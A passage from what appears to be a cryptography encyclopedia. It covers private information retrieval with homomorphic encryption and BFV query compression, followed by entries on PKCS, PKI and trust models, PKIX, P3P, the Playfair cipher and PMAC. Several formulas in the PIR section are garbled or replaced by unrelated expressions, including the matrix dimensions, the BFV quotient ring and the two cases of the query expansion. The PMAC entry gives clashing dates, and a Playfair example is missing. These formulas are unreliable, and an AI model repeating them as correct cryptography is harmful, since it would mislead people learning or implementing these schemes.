Notice that the query Q consists of n semantically secure ciphertexts so the server cannot learn any information about which element is queried from Q. Yet, the server is able to respond to the client as follows. The server computes, for all $j \in [1, n]$, $A[j] = D[j] \cdot Q[j]$, which is a plaintext ($D[j]$) by ciphertext ($Q[j]$) multiplication, and the resulting entry in A is a ciphertext. (Additively homomorphic cryptosystems usually support multiplication by a plaintext as well. For example, if the plaintext is an integer, then $3 \cdot \text{Enc}(pk, 4) = \text{Enc}(pk, 4) + \text{Enc}(pk, 4) + \text{Enc}(pk, 4)$, so it can be trivially achieved with homomorphic additions.) The server then adds up all of the entries in A by leveraging the additive homomorphism, to obtain a final result r, which is a single ciphertext that encrypts the requested element. That is, $r = \text{Enc}(pk, D[i])$. This result is sent to the client who can obtain $D[i] = \text{Dec}(sk, r)$.

We now discuss how to address some obvious issues with this approach.

Large Elements

When the elements in the database are very large, it is not feasible to compute the plaintext-ciphertext multiplication as the ciphertext cannot encrypt such a large value. Instead, we can treat the database D not as a

vector but rather a matrix of n rows and k columns, where each column in this matrix is a different chunk of the element. Then, the server performs the dot product of Q with each of the columns of the matrix D independently. The result is a vector R with k elements, each of which is an encryption of the desired chunk. It is then up to the client to decrypt each of the k chunks separately and put them together to recover the large element.

Sublinear Communication

One of the most glaring issues with the presented protocol is that the size of the query is asymptotically as large as the database (since the query contains n ciphertexts). Such high costs are unacceptable; indeed, they violate the non-trivially property required of PIR protocols. Stern (1998) proposes a solution to this issue. For simplicity let us assume that the database elements are small so each element can fit into a single ciphertext (hence D is just a vector); if elements are large, we can apply the transformation described above, but it will add one *more* dimension to the technique we describe next.

Stern's proposal is instead of structuring the database D as an n-entry vector (where each entry is an element), the server structures the database as an $r_j, x_j \in \mathbb{Z}_p$ matrix: each cell in D is a different element. Suppose the client is interested in the element at row r and column c. The client sends 2 query vectors, Q_{row} and Q_{col}, each of size $\sqrt{n}$. The vector Q_{row} has the encryption of 1 at position r, while Q_{col} has the encryption of 1 at position c. The server, upon receiving Q_{row} and Q_{col}, computes the following matrix-vector product: $A_c = M \cdot v_{\text{col}}$, where each multiplication is between a plaintext and ciphertexts, and additions are on ciphertexts. Observe that A_c is a vector containing the encryptions of the entries in column c of D.

The server then computes a dot product between A_c and Q_{row}. There is, however, one technical challenge: each entry in A_c is a ciphertext, so it is too big to fit inside another ciphertext. This is because ciphertexts are randomized so the ciphertext space must necessarily be larger than the plaintext space (so that more than a single ciphertext can exist for a given plaintext). We call the ratio between the size of a ciphertext and the size of the largest plaintext that it can encrypt the cryptosystem's *expansion factor*, and denote it as F. In other words, to encrypt a ciphertext c, one first needs

to split *c* into *F* chunks, c_1, …, c_F, and then encrypt each of the *F* chunks separately, obtaining Enc (*pk*, *c*1), …Enc (*pk*, c_F).

Consequently, to compute the dot product between A_c and Q_{row}, the server splits elements in A_c into *F* chunks, so A_c can be thought of as a matrix with $\sqrt{n}$ rows and *F* columns. The server can now repeat the process as before on the transpose of this matrix: it computes $A_c^T \cdot Q_{\text{row}}$, to yield a vector of *F* ciphertexts, which it sends to the client. The client then decrypts all *F* ciphertexts using its decryption key *sk* and combines the result to obtain Enc (*pk*, *D*[*r*, *c*]). The client then performs another round of decryption, this time to decrypt Enc (*D*[*r*, *c*]) and obtain *D*[*r*, *c*]—which is the desired element. This scheme generalizes by structuring the database as a *d*-dimensional hyperrectangle and having the client send *d* query vectors of size $\sqrt{n}$. The server then returns F^{d-1} ciphertexts as the response.

This approach reduces the size of the query but increases the size of the response. The client sends as the query 2 vectors with $\sqrt{n}$ ciphertexts rather than a single vector with *n* ciphertexts. It then receives *F* ciphertexts as a response, instead of a single ciphertext. Overall, however, total communication costs become sublinear in *n*.

High Computation Costs

Despite the relative simplicity of this scheme, one of the major issues is that the computational costs are very high, owing the expense of performing homomorphic operations with cryptosystems defined over very large integers or over elliptic curves. However, in the last decade the development of *lattice-based* cryptosystems has completely changed this state of affairs (we briefly discuss these cryptosystems in the next section). For example, Aguilar-Melchor et al. (2016) observe that lattice-based cryptosystems have the advantage that additive homomorphisms usually require adding vectors that have small integers that fit within 64-bit registers, and can therefore be done very efficiently in today's processors. Moreover, they also show that one can preprocess the database with the number theoretic transform (NTT) so that plaintext-ciphertext multiplications become affordable as well.

Compressing Queries

The above protocol has many desirable features: (1) it has sublinear communication; (2) the dot product is relatively efficient (to the extent that PIR can be efficient given its computational linear lower bound); (3) the protocol is relatively simple. However, we ask whether it is possible to reduce communication costs even further by compressing the queries. At a high level, we would like for the client to send one ciphertext containing an encryption of its desired index *i* to the server, and for the server to then inexpensively evaluate some function called *Expand* on the single ciphertext that generates the query vector (where the i^{th} ciphertext encrypts 1 and others encrypt 0). The server can then use this query vector to execute Stern's protocol as before. We describe a realization of this idea first introduced by Angel et al. (2018).

Brakerski-Fan-Vercauteren FHE Cryptosystem (BFV)

To understand how and why query compression works, we first need a little background on the homomorphic cryptosystem introduced by Fan and Vercauteren (2012). In BFV, plaintexts are polynomials of degree at most *N* with integer coefficients modulo *t*. Specifically, the polynomials are from the quotient ring $\sigma_p \leftarrow \mu(m)^{d_p} \bmod p$, where *N* is a power of 2, and *t* is the *plaintext modulus* that determines how much data can be packed into a single BFV plaintext. The way to think about these plaintexts is that if you have some data in the database, you must first encode that data into a polynomial. The most straightforward way to do that is to take the first $\log q$ bits of the data item and use them as the first coefficient in the polynomial, the next $\log q$ bits of the data item as the second coefficient in the polynomial, etc. Ciphertexts in BFV are also polynomials (of a different ring), but we will keep ciphertexts abstract since their structure is not important for understanding the high level idea of compressing queries.

BFV supports the standard operations of a cryptosystem such as key generation, encryption, and decryption. It also supports other operations. The ones we care about are:

- *Addition*. Given ciphertexts c_1 and c_2, which encrypt BFV plaintexts $p_1(x)$, $p_2(x)$, the operation $c_1 + c_2$ results in a ciphertext that encrypts their sum, $p_1(x) + p_2(x)$.

- *Plaintext multiplication*. Given a ciphertext c that encrypts $p_1(x)$, and given a plaintext $p_2(x)$, the operation $p_2(x) \cdot c$ results in a ciphertext that encrypts $p_1(x) \cdot p_2(x)$.
- *Substitution*. Given a ciphertext c that encrypts plaintext $p(x)$ and an odd integer k, the operation $\mathsf{Sub}(c, k)$ returns an encryption of $p(x^k)$. For instance if c encrypts $p(x) = 7 + x^2 + 2x^3$, then $\mathsf{Sub}(c, 3)$ returns an encryption of $p(x^3) = 7 + (x^3)^2 + 2(x^3)^3 = 7 + x^6 + 2x^9$.

Encoding the Index

A client who wishes to retrieve the i^{th} element from the server's database generates an FV plaintext that encodes this index. The client does so by representing $i \in [0, n-1]$ as the monomial $x^i \in R_t$. The client then encrypts this plaintext to obtain $query = \text{Enc}(pk, x^i)$, which is then sent to the server.

Expanding Queries Obliviously

To explain how the server expands $query = \text{Enc}(x^i)$ into a vector of n ciphertexts where the i^{th} ciphertext is Enc (pk, 1) and all other are Enc (pk, 0), we will give a description for the simple case where the database has 2 elements ($n = 2$). This description is generalized by Angel et al. (2018) to arbitrary values of n.

Recall that the server receives $query = \text{Enc}(pk, x^i)$, with $i \in \{0, 1\}$ (since $n = 2$) as the client's query. The server can expand $query$ into two ciphertexts by computing $c_0 = query$ and $c_1 = query \cdot x^{-1}$. Observe that the value of these two ciphertexts is as follows.

If $i = 0$:

$$\mathcal{E}_N(\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t) = \{\boldsymbol{y} \in \mathcal{Q}^n | y_i \in \{x_{1i}, \ldots, x_{ti}\}, \forall i\}.$$

Otherwise, if $i = 1$:

$$\binom{x}{n} = \binom{x}{p_1}^{a_1} \binom{x}{p_2}^{a_2} \cdots \binom{x}{p_k}^{a_k}.$$

The server computes $c'_j = c_j + \mathsf{Sub}(c_j, N + 1)$ for $j \in \{0, 1\}$. Since operations in R_t are defined modulo $x^N + 1$, a substitution with $N + 1$

transforms the plaintext encrypted by c_0 and c_1 from $p(x)$ to $p(-x)$.(Observe that $x^N + 1 \equiv 0 \pmod{x^N + 1}$ and $x^{N+1} \equiv -x \pmod{x^N + 1}$.) Specifically, we have the following.

If $i = 0$:

$$\begin{aligned} c'_0 &= \text{Enc}\ (pk, 1) + \text{Enc}\ (pk, 1) = \text{Enc}\ (pk, 2) \\ c'_1 &= \text{Enc}\ (pk, x^{-1}) + \text{Enc}\ (pk, -x^{-1}) \\ &= \text{Enc}\ (pk, 0) \end{aligned}$$

Otherwise, if $i = 1$:

$$\begin{aligned} c'_0 &= \text{Enc}\ (pk, x) + \text{Enc}\ (pk, -x) = \text{Enc}\ (pk, 0) \\ c'_1 &= \text{Enc}\ (pk, 1) + \text{Enc}\ (pk, 1) = \text{Enc}\ (pk, 2) \end{aligned}$$

Finally, assuming t is odd, we can compute the multiplicative inverse of 2 in $\mathcal{E}_k$, say α, encode it as the monomial $\alpha \in R_t$, and compute $o_j = \alpha \cdot c'_j$. It is the case that o_0 and o_1 contain the desired output of Expand: o_i encrypts 1, and o_{1-i} encrypts 0.

Optimizations

This protocol composes trivially with the other optimizations discussed earlier. If the server represents the database as a d-dimensional hyperrectangle, the client can send d compressed queries, one for each dimension of the hyperrectangle. For example, when $d = 2$ the client sends the compressed query for the index of the desired row, and the desired column. The server can then expand each of the compressed queries, and then perform Stern's protocol as before.

Future Directions

One way to think about the above procedure is that instead of representing the query vector in separate ciphertexts, each of which encrypts a 0 or a 1, we are representing the query vector in the *coefficients* of the plaintext. For example, when the client wishes to fetch the element at position $i = 3$ (indexing from 0) in the database, the BFV plaintext representing the query will look like: $0 + 0x + 0x^2 + 1x^3 + 0x^4 + 0x^5$. When the server receives an encryption of this plaintext and expands it, the server obtains 6 ciphertexts,

where the i-th ciphertext encrypts the plaintext $1 + 0x + 0x^2 + 0x^3 + 0x^4 + 0x^5$, and all other ciphertexts encrypt the plaintext with all coefficients being 0. In other words, compression does not change the asymptotic complexity of the query (since the degree of the polynomial now depends on the number of elements in the database), but it reduces constant costs.

An exciting area going forward is how to make the query size logarithmic in the size of the database (which is optimal). There are several works with other types of PIR constructions that achieve this, but for those that have efficient computation, this remains an open question.

Definition

The PKCS (Public Key Cryptography Standards) are specifications produced by RSA Laboratories in cooperation with interested developers worldwide in order to promote and accelerate the deployment of PKI solutions.

Background

PKCS, the Public-Key Cryptography Standards, first published in 1991, were one of the catalysts for the standardization of public-key cryptography, and have become widely adopted and implemented.

Theory

The PKCS series are referenced in many formal and de facto standards, including ANSI X9, *PKIX*, SET, *S/MIME*, and *SSL*.

The PKCS series is under constant development, and it is RSA Laboratories' intention to revise the PKCS documents from time to time to keep track of new developments in cryptography and data security, as well as to transition the documents into open standards development efforts as opportunities arise. Currently, the list comprises:

PKCS#1:	RSA Cryptography Standard – defines mechanisms for encrypting and signing data using RSA public-key cryptosystem. It includes former PKCS#2 and PKCS#4
PKCS#2:	Withdrawn. Used to cover RSA encryption of message digests, has been merged into PKCS#1
PKCS#3:	Defines a Diffie–Hellman key agreement protocol
PKCS#4:	Withdrawn. Used to cover RSA key syntax, has been merged into PKCS#1
PKCS#5:	Password-based Encryption Standard – describes a method for encrypting a string with a secret key derived from a password
PKCS#6:	Extended-Certificate Syntax Standard – is being phased out in favor of the ITU-T X.509v3 standard
PKCS#7:	Cryptographic Message Syntax Standard – defines a general syntax for messages that include cryptographic enhancements such as digital signatures and encryption
PKCS#8:	Describes a syntax for private key information with an optional set of attributes
PKCS#9:	Selected Attribute Types – defines selected attribute types for use in the other PKCS standards
PKCS#10:	Describes the syntax for certification requests
PKCS#11:	Cryptographic Token Interface Standard – defines a technology-independent programming interface, called Cryptoki, for cryptographic devices such as smart cards and PCMCIA-cards
PKCS#12:	Personal Information Exchange Syntax Standard – specifies a portable format for storing or transporting a user's private keys, certificates, miscellaneous secrets, etc.
PKCS#13:	In development, is intended to define mechanisms for encrypting and signing data using Elliptic Curve Cryptography
PKCS#14:	In development, will cover pseudorandom number generation
PKCS#15:	Cryptographic Token Information Format Standard – a complement to PKCS#11 giving a standard for the format of cryptographic credentials stored on cryptographic tokens

Public key infrastructure

Definition

A public key infrastructure (PKI), also called a key management infrastructure, is an infrastructure (consisting of hardware, software, people, policies, and procedures) for a distributed environment that deals with the management (creation, distribution, usage, storage, and revocation) of digital certificates.

Theory

It is widely recognized that PKIs are an essential cornerstone of any security architecture for secure electronic transactions and communications in open distributed environments where end users have digital signature and possibly encryption capability based on public key cryptography.

In a PKI, the public keys are distributed using public key certificates digitally signed and issued by a certification authority (CA). The public key certificate binds the public key to the legitimate holder of the corresponding private key. The user identity must be unique within each CA domain. The binding is established through the registration process by a so-called registration authority (RA) for which the most important procedural step is the identification and registration of users in the system. There may be a

number of RAs attached to a CA, and a typical role is to provide the CA with the credentials of the user and possibly its public key through an authenticated channel.

Public key certificates are sometimes also referred to as digital certificates or identity certificates (Brands 1999).

In the early 1990s, the concept of attribute certificate was introduced which binds a public key to one or more attributes, defined as "information of any type" in ISO/IEC 9594-2 (2008) such as privileges, personal data, algorithm identifiers, etc. They can be considered as a generalization of identity certificates.

If digital certificates are used, it is necessary to provide means for verifying whether a certificate – which on the face of it appears to be valid – has not been revoked for some reason. This is handled by means of revocation lists or online inquiry protocols regarding the status of a certificate (such as OCSP, the Online Certificate Status Protocol).

In practice, a PKI may have multiple CAs, so that a certificate applicant and verifiers need not to trust a single CA. CAs can certify keys of other CAs and in this manner arbitrary CA structures may be formed. This gives rise to notions such as certificate chains, bridge CAs, and cross-certification.

Applications

The X509 certificate framework is one of the best known examples of identity certificates. Numerous standards and CA products have been developed based on X509 such as X9.55 (ANSI X9.55 1995) developed by the American Bankers Association, which was adopted by ANSI for the financial services industry or PKIX by IETF (www.ietf.org) for the internet.

The payment card schemes have developed their own PKI with a proprietary format for the public key certificates for the EMV-based card transactions.

PKI trust relationships

Definition

Public key infrastructure (PKI) manages trust in electronic transactions. The principal elements used for maintaining that trust are the contents of the certificates and the security safeguards in effect in the environments of the various parties involved. These two elements are derived by a risk management procedure from the business purpose of the exchanges, as captured in the certificate policy.

Generally, an entity can be said to "trust" a second entity when it (the first entity) assumes (i.e., makes the specific assumption) that the second entity will behave exactly as the first entity expects. The first entity makes this assumption about a relevant area of the second entity's behavior, and so the trust between them is limited to that specific area. In PKI, the behavior of interest is related to the distribution and use of public keys for electronic commerce. Different types of trust relationship are capable of conveying

different types of assurance between the parties. A trust relationship based upon public key cryptography technology is intended to ensure the authenticity of the second entity's identifying descriptor and the enforceability of commitments undertaken by both entities. A *trust model* is used to describe these trust relationships.

Background

Trust is a well-established concept, and there are many examples of conventional trust relationships, including those between a bank and its account holders, between an employer and its employees, between a government and its citizens, between the media and its subscribers, between an industry association and its members, and so on. These conventional trust relationships also play an essential role in establishing new trust relationships based on public key technology.


In the realm of public key technology, a necessary step toward establishing a trust relationship is for the first entity to import a public key from the second one and protect its integrity for storage or communication to other entities. The entity that imports the public key is known as the relying party, because it intends to rely upon the public key for protecting subsequent exchanges with the key-holder (the entity from whom the key is imported).

In order to avoid confusion between the two parties, the public key import operation must be performed in a manner that preserves the key's authenticity and integrity (i.e., it must be received, unmodified, from the correct key-holder). The operation must also preserve the key's "clarity" (i.e., the relying party's understanding of the approved uses for the public key must be identical to the key-holder's understanding). These security properties can only be established by means of an existing trust relationship capable of conveying the necessary assurances. Therefore, it appears to be axiomatic that a trust relationship cannot be "created" where there is no existing trust relationship. Rather, existing trust relationships can only be "qualified" and "combined" to form trust relationships with new characteristics.

One way of building on an existing trust relationship, to form a new trust relationship based on public key techniques with integrity and clarity, is to precede the import of a public key with an exchange of a trusted

authentication token for the key-holder to the relying party. Following that exchange, an automated transfer of the public key and its qualifying information can be conducted between the key-holder and the relying party. The trustworthiness of that exchange depends upon the information covered in the exchange of the authentication token for the key-holder.

The authentication token may take the form of a displayable string of characters (which the relying party can conveniently read and enter at a computer keyboard), or some preexisting shared secret information, which is linked with the public key and qualifying information. Proper transfer of the authentication token relies upon the existing trust relationship. The authenticity and integrity of the public key and its qualifying information can then be protected by relying on this authentication token. For example, as all browsers contain a set of pre-trusted public keys, when downloading a new browser, users can often verify a hash over the browser code in order to ensure that the keys have not been modified.



An essential component of the qualifying information is an identifying descriptor for the key-holder. The descriptor may be unique or shared, or some combination thereof. Sometimes it is the key-holder's name, but this is not necessarily the case. In many applications, the relying party's end goal is to associate a privilege with the key-holder, and it will use the public key to authenticate the key-holder merely as an initial step in controlling the granting of that privilege. In other circumstances, the qualifying information may indicate directly that the key-holder possesses the required privilege. In self-service and interpersonal messaging applications, the key-holder's identifying descriptor is commonly sufficient.

The property of clarity may be implemented by the qualifying information in a number of different ways. It may be expressed partially and implicitly in the type of the public key, because for technical reasons not all public keys can be used for all business purposes. It may be explicitly encoded in key-usage codes and it may be included by reference in the form of certificate policy identifiers (Cooper 2008).

Theory

When reliance is placed on an authority (trusted third party), the key-holder is commonly referred to as a subscriber, because, sometimes, the key-holder elects to subscribe to a service operated by the authority. The authority can

then support trust between two parties, so that a “relying party” can trust a subscriber, and this involves a transitive trust based upon the public keys: The relying party trusts the authority, the authority trusts the subscriber, and so, the relying party trusts the subscriber. This simple model is depicted in Fig. 1a.

PKI Trust Models, Fig. 1 Trust models

In the case of a certification authority (CA) and public keys, this relationship can be realized as follows (Adams 2003; Housley 2001):

1. The subscriber’s public key is supplied to the certification authority by an authentic means.

2. The authority’s public key is supplied to the relying party by an authentic means.

3. Subsequently, the subscriber's public key and qualifying information are supplied to the relying party either directly from the authority, or by some other communications path, with its authenticity, integrity, and clarity protected by a digital signature applied by the authority. The corresponding data structure is called a certificate and the most common means for implementing this scheme is X.509. The certificate can be viewed as the secure means by which the certification authority communicates trust to the relying party.

The above model quite succinctly presents the basic trust relation between a relying party and subscriber, as aided by an authority, as shown in Fig. 1b. In this case, the trust that the relying party has in the CA is often based upon a "trust anchor" (a public key) that has been previously shared with the relying party in a trustworthy manner. In web browsers, numerous trust anchors are prestored and already available for the user (on a new machine, or when a new browser is downloaded).

Advanced trust models can also be constructed. Figure 1c depicts a simple cross-certified model in which the relying party and the subscriber belong to different *trust domains* that are defined by their closest CA. In this case, the relying party has a direct trust relationship with their domain CA, in which the relying party has a trusted copy of their CA's public key. Similarly, the subscriber will have a trusted copy of their CA's public key. In this simple case, the respective CAs would have responsibility for certifying the corresponding public keys for the relying party and subscriber (in general, for the users in their domain). To allow the relying party to trust the subscriber, *cross-certification* is employed whereby the CA of the relying party trusts the CA of the subscriber. This can be implemented through a cross-certificate in which the CA of the relying party issues a certificate for the public key of the subscriber's CA. The resulting *trust path* from the relying party to the subscriber involves the relying party's trust anchor used to validate the cross-certificate issued to the subscriber's CA, and then the public key from the cross-certificate (belonging to the subscriber's CA) is used to validate the subscriber's certificate (and hence, gain trust in the corresponding public key of the subscriber).

A further transformation is shown in Fig. 1d, called the *Bridge CA Model*. This model envisages a scenario in which individual CAs would not directly cross-certify, possibly for reasons of efficiency or policy. For

example, in the case of two countries, each with their own set of CAs issuing certificates (possibly a different CA for each government department), the countries might choose to cross-certify through a single Bridge CA. Such a scenario is actually implemented today between Canada and the USA, for example. In this case, the Bridge CA would issue cross-certificates for all *Spoke CAs*, and the path from the relying party would differ from Fig. 1c by the addition of the Bridge CA.

Variations to these models are possible. In addition, a number of *business controls* can be implemented using various fields of the certificates (Cooper 2008).

Applications

Trust models are widely used to facilitate the trust between domains that issue and use public keys. Domains might exist in separate organizations, though might also exist within a single organization. Web browser security relies upon a hierarchical model involving dozens of “root CAs” defined by the list of trust anchors stored in today’s browsers.

Experimental Results

Numerous test results have been performed over the past 20 or more years to determine the interoperability of products and organizations that implement PKI trust models. These results are typically fed back into the standardization process to ensure future interoperability and continued adherence to standards.

Open Problems and Future Directions

Consistent challenges related to the widespread deployment of PKI and PKI trust models persist to this day, and the challenges of establishing an automated means of trust between organizations remain.

PKIX, Public Key Infrastructure (X.509)

Torben Pedersen[41] ✉
(41) Cryptomathic, Århus, Denmark

✉ **Torben Pedersen**
Email: torben.pedersen@cryptomathic.com

Definition

PKIX is an IETF (Internet Engineering Task Force) working group with the goal of supporting *public key infrastructures* based on *X.509* on the Internet. The working group has produced a number of Requests for Comments (RfC). These are often referred to as "PKIX standards."

Background

The X.509 standard was first published in 1988, but in the following years the standard was extended to include the possibility of having extensions in certificates and CRLs in version 3. While this increased the applicability of the standard, it also created interoperability concerns. Based on this development the PKIX working group was established with the initial goal of creating profiles for using *X.509* on the Internet (Public-Key Infrastructure (X.509) n.d.).

Theory

The charter of the PKIX working group (Public-Key Infrastructure (X.509) n.d.) defines the scope and goals of the working group: to develop Internet standards needed to support an X.509-based PKI. This includes profiling

the X.509 standard (X.509 2005) and developing new standards related to the use of X.509 certificates on the Internet. While the initial work focused on the former a major proportion of recent work has focused on the latter. Most results of the working group are published as Request for Comments (RfC). Some of the more significant publications are mentioned below.

X.509 version 3 certificates and version 2 of certificate revocation lists permit a number of standard extensions as well as privately defined extensions; see X.509 (2005). In order to meet its initial goals the PKIX group early on published RfC 2459 as the first profile recommending usage of standard extensions and it also defined a few new extensions. This document has later been superseded by first RfC 3280 and later RfC 5280.

In relation to European Directive on Electronic Signature, the working group has made an RfC on qualified certificates as needed for qualified electronic signatures.

An informational standard describes a framework for the definition of certificate policies and *certificate practice statements*.

Related to the use of X.509 certificates on the Internet, a number of protocols have been defined. One example is certificate management protocols and a definition of certificate request message formats. The latter includes the possibility to prove possession of the private key corresponding to the public key to be certified and provides means for authenticating the requester.

A second example is the Online Certificate Status Protocol (OCSP) defined in RFC2560, which provides a mechanism for getting timely information about the status of a certificate. This may not be possible using regularly published certificate revocation lists, as a newly revoked certificate may not be listed in the revocation list held by the relying party. In OCSP a request for the status of a number of certificates is answered with a signed message containing the status of these certificates.

Thirdly, RFC3161 defines a protocol for requesting and getting a secure time stamp. Such time stamps may be used as part of a non-repudiation mechanism by time-stamping a signed message, but they can also be used in many other applications – including some that are not related to the use of X.509 certificates. A request for a time stamp does not identify the requester and a time stamp on a particular message is obtained without revealing the contents of the message – only the hash value of the message ("Collision-Resistant Hash Function") is revealed to the time-stamping

authority. Basically, the time stamp is a signed structure containing the hash value of the message and the time. The time stamp also contains *policy* information indicating the applicability of the time stamp. If necessary, more information can be placed in time stamps using the extension mechanism also used in X.509 certificates.

Platform for Privacy Preferences (P3P)

Lorrie Faith Cranor[42] ✉
(42) School of Computer Science, Carnegie Mellon University, Pittsburg, PA, USA

✉ **Lorrie Faith Cranor**
Email: lorrie@cs.cmu.edu

Definition

The Platform for Privacy Preferences (P3P) is a World Wide Web Consortium (W3C) recommendation for standardized computer-readable Web site privacy policies.

Background

The Platform for Privacy Preferences (P3P) was developed by the World Wide Web Consortium (W3C) to provide a standard way for Web sites to communicate about their privacy policies in a computer-readable format. This allows for the development of P3P user agents that can fetch these policies, evaluate them, and help users by displaying pertinent information, blocking cookies, or performing other functions based on each Web site's privacy policy (Cranor 2002).

W3C working groups developed the P3P specification over a period of several years, and released P3P 1.0 as an official Recommendation in 2002 (Cranor et al. 2002). Subsequently, the W3C began work on a P3P 1.1 specification, which was released as a W3C Working Group Note in 2006. However, P3P 1.1 has not become an official W3C Recommendation. In addition, the W3C also developed a working draft for A P3P Preference

Exchange Language (APPEL) that specified a language for encoding user privacy preferences. However, APPEL has not become an official W3C Recommendation.

P3P functionality has been built into the Microsoft Internet Explorer (IE) and Netscape Navigator Web browsers. IE uses P3P to make cookie-blocking decisions. In addition, AT&T Research developed a P3P user agent called Privacy Bird, which is now being maintained by the CyLab Usable Privacy and Security (CUPS) Laboratory at Carnegie Mellon University. CUPS also developed a P3P search engine called Privacy Finder.

Although P3P was adopted by thousands of Web sites around the world (Cranor et al. 2008), it never saw widespread adoption and over time Web sites found ways to fool IE into accepting their cookies without valid P3P policies (Cranor 2012). In 2018, W3C declared P3P to be an obsolete recommendation.

Applications

The P3P Recommendation specifies a standard format for P3P policies, Web site privacy policies encoded using the XML language. P3P policies include contact information for the Web site to which they apply, information about resolving privacy disputes with that site, and information about that site's policies for providing individuals with access to their own data. In addition, P3P policies indicate the types of data a site collects, purposes for which data may be used, and data sharing and retention policies. P3P policies can also indicate when opt-in or opt-out options are available and provide a pointer to information about how to exercise these options.

The P3P Recommendation also specifies a standard policy reference file format, which is used to indicate the files and directories to which a P3P policy applies. P3P user agents first locate and request policy reference files and then request the applicable P3P policy files. Most Web sites place their policy reference files at a well-known location: w3c/p3p.xml. However, Web sites have the option of placing their policy reference files at other locations and referencing that location in their HTTP headers or in HTML link tags embedded in HTML content.

Finally, the P3P Recommendation specifies a standard format for P3P compact policies that can be used by P3P user agents to evaluate the

privacy policies associated with cookies without having to fetch the full P3P policy. Compact policies are a series of three- and four-letter tokens that describe key elements of P3P policies that pertain to cookies. They are an optional part of the P3P specification and are required to be accompanied by full P3P policies and policy reference files.


Playfair Cipher

Friedrich L. Bauer[43] ✉
(43) Nördliche Villenstrasse, Kottgeisering, Germany

✉ **Friedrich L. Bauer**
Email: flb@cs.tum.edu



This is digraphic, bipartite *substitution* (Substitutions and Permutations) $V_{25} \times V_{25} \rightarrow V_{25} \times V_{25}$, using a 5 × 5 Polybios square and a "crossing step" $(\alpha\beta)(\gamma\delta) \mapsto (\alpha\delta)(\gamma\beta)$. In the example given below, the key palmerstone has been used to make the Polybios square (see mixed, Alphabet).

	1	2	3	4	5
1	P	A	L	M	E
2	R	S	T	O	N
3	B	C	D	F	G
4	H	I	K	Q	U
5	V	W	X	Y	Z

ag ↦ (12)(35) ↦ (15)(32)
↦ EC

If a bigram is found in the same row (or the same column), the "crossing step" degenerates: it takes the cyclically right neighbor: am ↦ LE; ae ↦ LP; aa ↦ LL (or the neighbor cyclically below: dl ↦ KT; dx ↦ KL). Modified rules are common, especially the one concerning the doubles: perhaps one letter of the pair will be omitted or replaced with a null; in cases like "less seven" this will lead to encrypt "le s& s& se ve n&," where & is a null.

A modified Playfair uses two Polybios squares, one for the first and one for the second character of the bigrams, e.g.,

In case a bigram is found in the same row or column, rules similar to the ones above are to be applied.

Synonyms

Parallelizable message authentication code

Definition

PMAC is a parallelizable MAC algorithm based on a block cipher. PMAC computes the value Σ, defined as the sum modulo 2 of the ciphertexts obtained by encrypting the sum modulo 2 of each message block (except the last one) and an offset derived from the key and the block index. Next the last message block (padded to the block length if necessary) is added to Σ; if no padding occurs, an extra offset is added to Σ. The resulting string is encrypted with the block cipher and the MAC value is obtained by truncating the final ciphertext.

Background

PMAC is a MAC algorithm designed by Black and Rogaway (2000) in 2002.

Theory

PMAC is a deterministic MAC algorithm based on a block cipher related to the OCB mode (Authenticated Encryption). In contrast to CBC-MAC, PMAC is fully parallelizable, which means that up to t processors can be used in parallel, where t is the number of n-bit blocks of the message. For serial computations, PMAC is about 8% slower than CBC-MAC. The computation of PMAC does not require the knowledge in advance of the message length.

In the following, the block length and key length of the block cipher will be denoted with n and k respectively. The encryption with the block cipher E using the key K will be denoted with $E_K(.)$. An n-bit string consisting of zeroes will be denoted with 0^n. The length of a string x in bits is denoted with $|x|$. If $i \geq 1$ is an integer, $\texttt{ntz}(i)$ is the number of trailing 0-bits in the binary representation of i. For a string x with $|x| < n$, $\text{pad}_n(x)$ is the string of length n obtained by appending to the right a "1" bit followed by $n - |x| - 1$ "0" bits. Considered the finite field GF(2^n) defined using the irreducible polynomial $p_n(\text{x})$; here $p_n(\text{x})$ is the lexicographically first polynomial, chosen among the irreducible polynomials of degree n that have a minimum number of nonzero coefficients. For $n = 128$, $p_n(\text{x}) = \text{x}^{128} + \text{x}^7 + \text{x}^2 + \text{x} + 1$. Denote the string consisting of the rightmost n coefficients (corresponding to x^{n-1} through the constant term) of $p_n(\text{x})$ with $\tilde{p}_n$; for the example $\tilde{p}_{128} = 0^{120}10000111$. The operation $\texttt{multx}(s)$ on an n-bit string considers s as an element in the finite field GF(2^n) and multiplies it by the element corresponding to the monomial $\texttt{x}$ in GF(2^n). It can be computed as follows, where s_{n-1} denotes the leftmost bit of s, and $\ll$ denotes a left shift operation:

$$\text{multx}(s) = \begin{cases} s \ll 1 & \text{if } s_{n-1} = 0 \\ (s \ll 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

Similarly, the operation $\texttt{invx}(s)$ multiplies the string s by the element corresponding to the monomial x^{-1} in GF(2^n). It can be computed as follows, where $\gg$ denotes a right shift operation:

$$\mathrm{invx}(s) = \begin{cases} s \gg 1 & \text{if } s_{n-1} = 0 \\ (s \gg 1) \oplus \tilde{p}_n & \text{if } s_{n-1} = 1 \end{cases}$$

The first step of a PMAC computation precomputes some key-dependent constants. Define $\mu \leftarrow \lceil \log_2 t_{\max} \rceil$ where t_{max} is the maximum number of n-bit blocks in the message. For a key K, one computes $L \leftarrow E_K(0^n)$ and sets $L(0) \leftarrow L$. Next, one defines $L(i) \leftarrow \mathrm{multx}(L(i-1))$ for $1 \le i \le \mu$ and $L(-1) \leftarrow \mathrm{invx}(L)$.

PMAC can now be defined as follows. Set $t \leftarrow \lceil |x| / n \rceil$; in the special case that t equals 0 set $t \leftarrow 1$. Split the input x (of maximum length $n2^n$ bits) into tn-bit blocks $x_1, x_2, \ldots x_t$, where the last block may be shorter than n bits. Set $\Delta \leftarrow 0^n$ and $\Sigma \leftarrow 0^n$. Now compute for $1 \le i \le t - 1$:

$$\begin{aligned} \Delta &\leftarrow \Delta \oplus L\,(\,\mathrm{ntz}(i)) \\ H_i &\leftarrow E_K\,(x_i \oplus \Delta) \\ \Sigma &\leftarrow \Sigma \oplus H_i \end{aligned}$$

As a final step, set $\Sigma \leftarrow \Sigma \oplus \mathrm{pad}_n(x_t)$. Finally

$$H_t = \begin{cases} E_K\,(\Sigma) & \text{if } |x_t| < n \\ E_K\,(\Sigma \oplus L\,(-1)) & \text{if } |x_t| = n \end{cases}$$

The PMAC value consists of the leftmost m bits of H_t.

